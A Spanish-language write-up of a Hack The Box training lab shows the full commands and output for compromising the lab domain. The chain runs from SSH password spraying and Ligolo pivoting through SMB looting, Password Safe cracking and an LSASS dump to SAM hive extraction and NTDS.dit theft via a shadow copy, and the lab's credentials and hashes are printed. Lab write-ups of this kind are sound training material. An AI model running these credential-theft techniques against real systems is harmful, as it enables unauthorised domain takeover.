27 - Evaluación de habilidades - ataques de contraseña

EJERCICIO FINAL DEL MÓDULO PASSWORD ATTACKS DE HACK THE BOX

Resumen:

-Descubrimiento de usuario mediante creación de diccionario personalizado y fuerza bruta con contraseña con netexec.

-Pivoting a red interna con Ligolo-NG. Se compromete una máquina inicial y se establece un túnel reverso con Ligolo-NG, permitiendo enrutar tráfico desde Kali hacia la red interna del dominio.

-Acceso a recursos compartidos por SMB.

-Descubrimiento de archivo de contraseñas psafe3, y uso de pwsafe2john.py para obtener el hash, y crackeo.

-Descarga de gestor de contraseñas Password Safe para ver contraseñas del archivo encontrado .safe3

-Acceso al controlador de dominio (DC)

-Se accede remotamente al DC (xfreerdp y evil-winrm) usando credenciales válidas.

-Extracción de secretos del AD

-Con secretsdump.py se extraen hashes NTLM, DCC2.

-Cracking de hashes con John the Ripper y Hashcat para descifrar las contraseñas a partir de los hashes recolectados, empleando ataques de diccionario (por ejemplo, con rockyou.txt).

-Creación de copia VSS (Volume Shadow Copy)
-Se utiliza wmic para crear una copia sombra del volumen C:, que permite acceder a archivos bloqueados del sistema como:
C:\Windows\NTDS\NTDS.dit
C:\Windows\System32\config\SYSTEM

-Extracción de hash de Administrator con secretsdump.py

[+] Ejercicio:

RED INTERNA:

Host	IP Address
`DMZ01`	`10.129.*.*` **(External)**, `172.16.119.13` **(Internal)**
`JUMP01`	`172.16.119.7`
`FILE01`	`172.16.119.10`
`DC01`	`172.16.119.11`

Posible comando a usar para pivotar:

> $ ssh -D 9050 user@< DMZ01>

|Establece un proxy SOCKS en el puerto 9050 mediante SSH. Una vez comprometido el host DMZ01, esto permite el enrutamiento del tráfico a través de la DMZ hacia la red interna, lo que permite el acceso a sistemas que de otro modo serían inaccesibles.|

Usuario Inicial : Betty Jayde
Contraseña: Texas123!@#

-Realizaremos un password spraying sobre un diccionaio creado con el nombre de Betty Jayde y permutaciones...

```
nano users.txt

BettyJayde
Bjayde
bjayde
bettyj
betty
jayde
jbetty
admin
root
Administrator
guest
```

```
$ netexec ssh 10.129.234.116 -u users.txt -p 'Texas123!@#'

...
SSH            [-] betty:Texas123!@#
SSH            [-] jayde:Texas123!@#
SSH         -->[+] jbetty:Texas123!@#     <------
```

Encontramos usuario viable por SSH.

> jbetty:Texas123!@#

Nos conectamos por SSH:

```
$ ssh jbetty@10.129.234.116                                    Password: Texas123!@#

jbetty@DMZ01:~$      <---Accedemos
jbetty@DMZ01:~$ pwd
/home/jbetty
```

-Enumeramos internamente y encontramos:
(Parece que escribieron una contraseña y usuario en un comando en el .bash_history)

```
jbetty@DMZ01:/$ cd /home/jbetty/
jbetty@DMZ01:~$ cat .bash_history
...
sshpass -p "dealer-screwed-gym1" ssh hwilliam@file01  <----- (!)
```

(La guardaremos para luego)

-Encontramos una contraseña y un usuario
-Sin embargo no esta dentro de este PC.

```
betty@DMZ01:~$ cat /etc/passwd | grep /bin/bash

root:x:0:0:root:/root:/bin/bash
lab_adm:x:1000:1000:lab_adm:/home/lab_adm:/bin/bash
jbetty:x:1001:1001:Betty Jayde,,,:/home/jbetty:/bin/bash

# Solo 3 usuarios:
root
lasb_adm
jbetty
```

-USAMOS ligolo , una vez tenemos los primeros comandos y regla screadas buscaremos equipos conectados en la segunda interfaz de red:

```
betty@DMZ01:/media$ ifconfig

ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.234.116

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.119.13  <---- Segunda Interfaz
```

[+] ligolo PIVOTING (No mostrado aquí):

-Para acceder a la 2º interfaz usamos los comandos de ligolo para crear un túnel.

```
(COMANDOS LIGOLO)
Enlace: https://www.xn--rubenguerreromuoz-txb.com/wp-content/uploads/2025/08/ligolo-OSCP-Big-Pivoting.pdf
```

-Teniendo acceso con ligolo, haremos un barrido de la segunda red para detectar otros equipos:

[+] Detección de equipos en 2º Interfaz:

```
$ fping -asgq 172.16.119.0/24
$ 172.16.119.11  <---- Nueva
$ 172.16.119.13
```

[+] 172.16.119.11 - Escaneamos:

```
$ nmap --top-ports 500 --open -A -sS -sCV -Pn -Pn --min-rate 5000 -v 172.16.119.11

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-05 12:55:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nexura.htb0., Site:
Default-First-Site-Name)
445/tcp  open  microsoft-ds?                                    <---
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: nexura.htb0., Site:
Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: NEXURA
|   NetBIOS_Domain_Name: NEXURA
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: nexura.htb
|   DNS_Computer_Name: DC01.nexura.htb

5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```

-Añadimos los nombres de dominio.

```
$ sudo nano /etc/hosts

172.16.119.10 FILE01.nexura.htb
172.16.119.11 DC01.nexura.htb NEXURA NEXURA.HTB
```

-Accedemos a recursos compartidos:

```
$ smbclient -L //172.16.119.11 -U nexura.htb\\bdavid
Password for [NEXURA.HTB\bdavid]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

(Nada interesante pero...)

[+] 172.16.119.10 - Escaneamos:

```
$ nmap --top-ports 500 --open -A -sS -sCV -Pn -Pn --min-rate 5000 -v 172.16.119.10
```

```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?                              <---
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http
```

Nos conectaremos por SMB con las credenciales obtenidas anteriormente.

> hwilliam:dealer-screwed-gym1

```
$ python3 /home/casper/Desktop/tools/certificados/Certipy/.venv/bin/smbclient.py
nexura.htb/hwilliam:dealer-screwed-gym1@172.16.119.10


#      <----------- Accedemos a Recursos compartidos (Inspeccionamos)
# help

....

# shares

ADMIN$
C$
HR    <----- (!)
IPC$
IT
MANAGEMENT
PRIVATE
TRANSFER

# use HR
# ls
...
drw-rw-rw-    Archive <---
...
# cd Archive
# ls
...
-rw-rw-rw-  Employee-Passwords_OLD.psafe3   <<---------
...
# get Employee-Passwords_OLD.psafe3
# exit

-Salimos del SMB
YA TENEMOS EL ARCHIVO DE CONTRASEÑAS:
```

[+] Password Safe (.psafe3) :

(Gestor de contraseñas)


-Obtención del hash con pwsafe2john.py:

-Sacaremos el HASH del archivo para luego tratar de crakearlo:


```
$ ls
   Employee-Passwords_OLD.psafe3     <----

$ locate pwsafe2john.py
/usr/share/john/pwsafe2john.py

$ python3 /usr/share/john/pwsafe2john.py Employee-Passwords_OLD.psafe3 > psafehash.txt

$ ls
psafehash.txt <---


# Ahora crakeamos:

$ john --wordlist=/usr/share/wordlists/rockyou.txt psafehash.txt

michaeljackson  <---



TENEMOS LA CONTRASEÑA


- Ahora debemos instalar el gestor Powersafe:
```

[+] Instalación de Powersafe y Uso:

```
# Instalación I:
$ sudo apt install passwordsafe

$ cd Downloads/
$ ls                                                                    passwordsafe-debian12-
1.22-amd64.deb  <--

# Descarga:

https://github.com/pwsafe/pwsafe/releases
# (Descargamos la ultima version para linux:passwordsafe-debian12-1.22-amd64.deb)


# Instalación II:

$ sudo dpkg -i passwordsafe-debian12-1.22-amd64.deb

$ chmod +x passwordsafe-debian12-1.22-amd64.deb
$ sudo dpkg -i passwordsafe-debian12-1.22-amd64.deb

# Dpkg se quejará si faltan paquetes prerrequisitos. Para instalar los paquetes faltantes:
$ sudo apt -f install


# Ejecutamos el programa indicando el archivo que queremos abrir:

$ pwsafe Employee-Passwords_OLD.psafe3

(Se abre una ventana de login con el archivo:)
```



Ponemos el password que encontramos: ---> michaeljackson



Pulsando sobre los usuarios y dandole al botón de Password se copian los passwords en la clipboard, los pegamos en un archivo:

```
jbetty:xiao-nicer-wheels5
bdavid:caramel-cigars-reply1
stom:fails-nibble-disturb4
hwilliam:warned-wobble-occur8
```

-Creamos dos archivos para ataques de contraseña:

```
nano passwords.txt

xiao-nicer-wheels5
caramel-cigars-reply1
fails-nibble-disturb4
warned-wobble-occur8
```

NOTA :

Aquí probñe algunos ataques que no continué por ver otras vías mas viables..

```
nano users.txt

jbetty
bdavid
stom
hwilliam
administrator
root
```

[+] 172.16.119.7

```
$ nxc rdp 172.16.119.7 -u users.txt -p passwords.txt --continue-on-success

[+] nexura.htb\bdavid:caramel-cigars-reply1 (Pwn3d!) <-----
```

-Una vez nos conectamos con evil-winrm, indagando podemos encontrar una contraseña en un archivo .xml:

> Administrator: HTB_@cad3my_lab_W1n19_r00t!@0


(Pero ésta contraseña no nos sirve para nada.)

Una posible via de obtener hashes es con el lsass.exe:

-Iniciamos el Task Manager , para buscar el lsass.exe:

```
C:\Temp>start taskmgr
```

-Se abre.. debemos ir --> Details ; y buscar el lsass.exe , luego hice clic derecho y seleccioné "Crear archivo de volcado"



Clic derecho sobre el proceso 'lsass.exe' y seleccioné "Crear archivo de volcado". Esto generó un `lsass.dmp` archivo con una instantánea de la memoria del proceso.
Se crea en:
C:\Users\bdavid\AppData\Local\Temp\lsass.DMP

```
C:\Users\bdavid\AppData\Local\Temp>dir

 lsass.DMP   <----
```

DEBEMOS TRAERLO A NUESTRA MÁQUINA:

-Si nos conectamos con evil-winrm podemos descargarlos en nuestro kali.

> PS ..\ ..\ Temp> download lsass.DMP

(Se descarga)
-Una vez lo tenemos usaremos pypykatz:

[+] pypykatz

-Implementación de Mimikatz en Python, diseñada para analizar y extraer credenciales (incluidos hashes NTLM y, a veces, contraseñas sin cifrar) de `lsass.dmp` archivos. El `lsa minidump` comando se dirige específicamente a archivos de volcado LSASS.

```
pypykatz lsa minidump lsass.dmp
```

-Se extrajeron correctamente las credenciales al crackear, encontramos entre ellas un usuario y contraseña:

> stom:calves-warp-learning1 <----------
> hash NTLM : 21ea958524cfd9a7791737f8d2f764fa

(Guardamos credenciales)

-Antes de avanzar con el usuario 'stom' ojearemos un poco como 'bdavid' :

[+] Conectarnos con evil-winrm como bdavid :

-Conexión por evil winrm:

```
$ evil-winrm -i 172.16.119.7 -u bdavid -p 'caramel-cigars-reply1'

*Evil-WinRM* PS C:\Users\bdavid\Documents> whoami
nexura\bdavid

*Evil-WinRM* PS C:\Users\bdavid\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
State
========================================
================================================================ =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
Enabled
SeSecurityPrivilege                       Manage auditing and security log
Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
Enabled
SeLoadDriverPrivilege                     Load and unload device drivers
Enabled
SeSystemProfilePrivilege                  Profile system performance
Enabled
SeSystemtimePrivilege                     Change the system time
Enabled
SeProfileSingleProcessPrivilege           Profile single process
Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
Enabled
SeCreatePagefilePrivilege                 Create a pagefile
Enabled
SeBackupPrivilege                         Back up files and directories
Enabled
SeRestorePrivilege                        Restore files and directories
Enabled
SeShutdownPrivilege                       Shut down the system
Enabled
SeDebugPrivilege                          Debug programs
Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values
Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking
Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
```

```
Enabled
SeUndockPrivilege                         Remove computer from docking station
Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks
Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege                   Create global objects
Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set
Enabled
SeTimeZonePrivilege                       Change the time zone
Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links
Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the
same session Enabled



*Evil-WinRM* PS C:\Users\bdavid\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
Attributes
====================================== ================ ============================================
=============================================================
Everyone                                                                    Mandatory group, Enabled
by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
NEXURA\IT


--------------------------------

-Teniendo permisos crearemos una copia de SAM, SYSTEM, y SECURITY:


*Evil-WinRM* PS C:\Users\bdavid\Documents> reg save hklm\SAM C:\Users\bdavid\Documents\SAM
reg save hklm\SYSTEM C:\Users\bdavid\Documents\SYSTEM
reg save hklm\SECURITY C:\Users\bdavid\Documents\SECURITY

The operation completed successfully.
The operation completed successfully.
The operation completed successfully.



*Evil-WinRM* PS C:\Users\bdavid\Documents> ls
```

```
    Directory: C:\Users\bdavid\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/7/2025   6:23 AM          69632 SAM        <---
-a----         8/7/2025   6:23 AM          36864 SECURITY   <---
-a----         8/7/2025   6:23 AM       17805312 SYSTEM     <---


*Evil-WinRM* PS C:\Users\bdavid\Documents> download SAM

*Evil-WinRM* PS C:\Users\bdavid\Documents> download SYSTEM

*Evil-WinRM* PS C:\Users\bdavid\Documents> download SECURITY


-Para obtener los hashes:

$ python3 /opt/impacket/examples/secretsdump.py -sam SAM -system SYSTEM -security SECURITY LOCAL

Administrator:500:aad3b435b51404eeaad3b435b51404ee:395326163c55ca3406e3f74eaac8e804:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
[*] Dumping cached domain logon information (domain/username:hash)
NEXURA.HTB/Administrator:$DCC2$10240#Administrator#10c34f0413c282fbc37de4ee4bb75360: (2025-06-02
10:32:53)
NEXURA.HTB/stom:$DCC2$10240#stom#45be3457faea629d93f95f5ab59ae683: (2025-08-06 10:25:03)
NEXURA.HTB/bdavid:$DCC2$10240#bdavid#271872b926d30ad385bfa40ad733a99e: (2025-08-07 11:08:14)
NEXURA.HTB/hwilliam:$DCC2$10240#hwilliam#029f6907dfd92efc50f304e1d6fdcdb7: (2025-04-29 16:24:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:fb4c0ae7222e6a32d419327009b2181e87ad383923d6774132ee97e42aa964e3d68
cc4c86cea662020b6fd60c41a5cc6dd4b0cbfb55c09052d28f795b32db6eb2d63ad453f5d092d21d645eb6783d05cac1301
867421af1e79b19ddc22e852e8a375666137611b1025f2ab96bcb374509fd28cd85d2d128225ae9a0b9468865c92ad8805b
2ae689d68e6abc8f48afd64e48814ea668a09a5ccd4adb0ef605bccf2222df93d855805e68daa14ee4a2b684db8781848c0
dfc9c911f27ee7512a328f00cb4983238cb4b465a3c9de63ceffe852937af4ea4abc312b3460aa9cc16400b1e582b78a517
34fc23c7927208e4f
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:826baf754e67c2ffdadba13a6395f9ff
[*] DPAPI_SYSTEM
dpapi_machinekey:0x067aa49cd96b7ab37cec987c54d288183a683775
dpapi_userkey:0xbdee7f8ce156295ac186dd8935cec74c46d94dec
[*] NL$KM
 0000   A2 52 9D 31 0B B7 1C 75  45 D6 4B 76 41 2D D3 21   .R.1...uE.KvA-.!
 0010   C6 5C DD 04 24 D3 07 FF  CA 5C F4 E5 A0 38 94 14   .\..$....\...8..
 0020   91 64 FA C7 91 D2 0E 02  7A D6 52 53 B4 F4 A9 6F   .d......z.RS...o
 0030   58 CA 76 00 DD 39 01 7D  C5 F7 8F 4B AB 1E DC 63   X.v..9.}...K...c
NL$KM:a2529d310bb71c7545d64b76412dd321c65cdd0424d307ffca5cf4e5a03894149164fac791d20e027ad65253b4f4a
96f58ca7600dd39017dc5f78f4bab1edc63

-Obtenemos los hashes:
```

-Guardamos éstos hashes en archivos y formatos correctos:

```
$ nano hashes2.txt

Administrator:500:aad3b435b51404eeaad3b435b51404ee:395326163c55ca3406e3f74eaac8e804:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
```

```
$ nano hashes3.txt

# DCC2 hashes cacheados:
$DCC2$10240#Administrator#10c34f0413c282fbc37de4ee4bb75360
$DCC2$10240#stom#45be3457faea629d93f95f5ab59ae683
$DCC2$10240#bdavid#271872b926d30ad385bfa40ad733a99e
$DCC2$10240#hwilliam#029f6907dfd92efc50f304e1d6fdcdb7
```

[+] Cracking NTLM:

```
Para atacar con John the Ripper:
Para los hashes NTLM (formato clásico SAM), usa:

#hashes2.txt
$ hashcat -m 1000 -a 0 hashes2.txt /usr/share/wordlists/rockyou.txt
#o
$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashes2.txt


#hashes3.txt
$ hashcat -m 2100 -a 0 hashes3.txt /usr/share/wordlists/rockyou.txt
#o
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt hashes3.txt

#**OJO:** Si John no detecta automáticamente el formato, puedes usar `--format=mscash2`:

john --format=mscash2 --wordlist=/usr/share/wordlists/rockyou.txt hashes3.txt

-NO OBTENEMOS RESULTADOS...
```

[+] Conectarnos por RDP como 'stom':

[+] Shadow Copy Volume Name:

2. Creación de una instantánea de volumen de la unidad C:

- **Comando (en DC01, en PowerShell/CMD como Administrador):**

```
-MANERA 1:
C:\> vssadmin CREATE SHADOW /for=C:

o

-MANERA 2 (UTILIZADA):    <---
PS C:\> wmic shadowcopy call create Volume='C:\'
```

Explicación:

- `vssadmin`:Una herramienta de línea de comandos integrada en Windows para administrar instantáneas de volumen.

- `CREATE SHADOW /for=C:` Indica a VSS que cree una instantánea de la unidad C:. Esto es esencial porque el `NTDS.dit` archivo (base de datos de Active Directory) está bloqueado constantemente por el sistema operativo y no se puede copiar directamente. Una instantánea proporciona una instantánea consistente y accesible del volumen.
- **Resultado:** Se creó una instantánea. La salida proporcionó `Shadow Copy Volume Name` (p. ej., `\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1`), que corresponde a la ruta a la instantánea.

```
$ xfreerdp /u:stom /p:calves-warp-learning1 /v:172.16.119.11 /cert:ignore /dynamic-resolution

ACCEDEMOS (Se abre ventana con escritorio WINDOWS)
-Abrimos uns cmd con permisos de administrador

------------------------------

C:\> whoami
nexura\stom


# Comprobamos si existen copias del shadow:

C:\>vssadmin list shadows

No items found that satisfy the query.    <--- (X)

# No existen por lo que debemos crearla antes.

# Usamos Powershell:

C:\>powershell

PS C:\> wmic shadowcopy call create Volume='C:\'

Executing (Win32_ShadowCopy)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
        ShadowID = "{81A60F41-0D22-417B-8571-51DD37EE1C5A}";
};
```

FUNCIONA.

```
# Volvemos al cmd:

# Comprobamos la ruta del shadow:

C:\>vssadmin list shadows
...
         Original Volume: (C:)\\?\Volume{fb4c3d1c-bf3b-49f8-bfc1-9dc74fbaf87a}\

         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1     <--- (V)

         Originating Machine: DC01.nexura.htb
         Service Machine: DC01.nexura.htb
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessible
```

```
# Ahora copiamos los archivos (Ruta tal cual):

C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit
```

```
C:\Users\stom\Documents\ntds.dit
        1 file(s) copied.

C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
C:\Users\stom\Documents\system
        1 file(s) copied.


# Nos transferimos los archivos:

# Lo hacemos conectandonos por evil.winrm
```

-En otra consola de nuestro KALI, nos conectaremos por evil winrm:

[+] Conectarnos por evil-winrm como 'stom':

(Buscaremos los archivos que acabamos de crear y nos los traemos a nuestro KALI):

```
$ evil-winrm -i 172.16.119.11 -u stom -p 'calves-warp-learning1'

*Evil-WinRM* PS C:\Users\stom\Documents> dir


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/6/2025   9:12 AM       16777216 ntds.dit   <----
-a----         6/2/2025   5:34 AM       16252928 system     <----


*Evil-WinRM* PS C:\Users\stom\Documents> download ntds.dit
(Se descarga)

*Evil-WinRM* PS C:\Users\stom\Documents> download system
(Se descarga)


SALIMOS
-------------------------

-De vuelta a nuestra consola KALI:


$ python3 /opt/impacket/examples/secretsdump.py -ntds ntds.dit -system system LOCAL

...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:36e09e1e6...bcab5e5b8d6d23:::  <----
Guest:501:aad3b435b...
...

DUMPEAMOS TODO!!!


El HASH  de Administrator es : 36e09e1e6ad...bcab5e5b8d6d23

Pero no podemos crackearlo. No ostante ésa es la respuesta.
```

FIN